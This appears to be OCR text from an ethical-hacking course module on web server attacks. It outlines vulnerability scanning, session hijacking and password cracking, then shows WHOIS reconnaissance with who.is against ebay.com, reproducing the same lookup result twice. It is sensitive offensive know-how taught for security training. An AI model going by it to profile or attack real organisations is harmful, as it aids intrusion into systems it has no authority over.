
  Vulnerability scanning is a method of finding the vulnerabilities and misconfigurations of a web server. Attackers scan for vulnerabilities with the help of automated tools known as vulnerability scanners.

- **Session Hijacking**

  Attackers can perform session hijacking after identifying the current session of the client. The attacker takes complete control over the user session through session hijacking.

- **Web Server Passwords Hacking**

  Attackers use password-cracking methods such as brute-force attacks, hybrid attacks, and dictionary attacks to crack the web server's password.



Information Gathering

1. Information gathering involves collecting information about the **targeted company**
2. Attackers search the **Internet**, **newsgroups**, **bulletin boards**, etc. for information about the company
3. Attackers use tools such as **who.is** and **Whois Lookup** and query the Whois databases to get details such as the domain name, IP address, or autonomous system number

Registrar Info

Name	MarkMonitor, Inc.
Whois Server	whois.markmonitor.com
Referral URL	http://www.markmonitor.com
Status	clientDeleteProhibited (https://www.icann.org/epp#clientDeleteProhibited) clientTransferProhibited (https://www.icann.org/epp#clientTransferProhibited) clientUpdateProhibited (https://www.icann.org/epp#clientUpdateProhibited) serverDeleteProhibited (https://www.icann.org/epp#serverDeleteProhibited) serverTransferProhibited (https://www.icann.org/epp#serverTransferProhibited) serverUpdateProhibited (https://www.icann.org/epp#serverUpdateProhibited)

Important Dates

Expires On	2022-08-02
Registered On	1995-08-04
Updated On	2021-07-02

Name Servers

dns1.p06.nsone.net	198.51.44.6
dns2.p06.nsone.net	198.51.45.6
dns3.p06.nsone.net	198.51.44.70
dns4.p06.nsone.net	198.51.45.70
ns01.ebaydns.com	104.225.38.1
ns02.ebaydns.com	104.225.38.65
ns03.ebaydns.com	104.225.38.129
ns04.ebaydns.com	104.225.38.193

Similar Domains

ebay.ac | ebay.ac.ir | ebay.academy | ebay.accountants | ebay.adult | ebay.ae | ebay.af | ebay.ag | ebay.agency | ebay.am | ebay.as | ebay.asia | ebay.associates | ebay.at | ebay.auction | ebay.audio | ebay.auto | ebay.bar | ebay.bargains | ebay.be |

https://who.is

Note: For complete coverage of information gathering techniques, refer to Module 02: Footprinting and Reconnaissance


Information Gathering

Information gathering is the first and one of the most important steps toward hacking a target web server. In this step, an attacker collects as much information as possible about the target server by using various tools and techniques. The information obtained from this step helps the attacker in assessing the security posture of the web server. Attackers may search the Internet, newsgroups, bulletin boards, and so on for gathering information about the target organization. Attackers can use tools such as who.is and Whois Lookup to extract information such as the target's domain name, IP address, and autonomous system number.

- **who.is**

  Source: *https://who.is*


  who.is is designed perform a variety of whois lookup functions. It lets the user perform a domain whois search, whois IP lookup, and whois database search for relevant information on domain registration and availability.



ebay.com

Your IP address is [redacted]

Figure 13.20: Screenshot of who.is



Registrar Info

Name	MarkMonitor, Inc.
Whois Server	whois.markmonitor.com
Referral URL	http://www.markmonitor.com
Status	clientDeleteProhibited (https://www.icann.org/epp#clientDeleteProhibited) clientTransferProhibited (https://www.icann.org/epp#clientTransferProhibited) clientUpdateProhibited (https://www.icann.org/epp#clientUpdateProhibited) serverDeleteProhibited (https://www.icann.org/epp#serverDeleteProhibited) serverTransferProhibited (https://www.icann.org/epp#serverTransferProhibited) serverUpdateProhibited (https://www.icann.org/epp#serverUpdateProhibited)

Important Dates

Expires On	2022-08-02
Registered On	1995-08-04
Updated On	2021-07-02

Name Servers

dns1.p06.nsone.net	198.51.44.6
dns2.p06.nsone.net	198.51.45.6
dns3.p06.nsone.net	198.51.44.70
dns4.p06.nsone.net	198.51.45.70
ns01.ebaydns.com	104.225.38.1
ns02.ebaydns.com	104.225.38.65
ns03.ebaydns.com	104.225.38.129
ns04.ebaydns.com	104.225.38.193

Similar Domains

ebay.ac | ebay.ac.ir | ebay.academy | ebay.accountants | ebay.adult | ebay.ae | ebay.af | ebay.ag | ebay.agency | ebay.am | ebay.as | ebay.asia | ebay.associates | ebay.at | ebay.auction | ebay.audio | ebay.auto | ebay.bar | ebay.bargains | ebay.be |

Figure 13.21: Screenshot displaying a who.is online search result

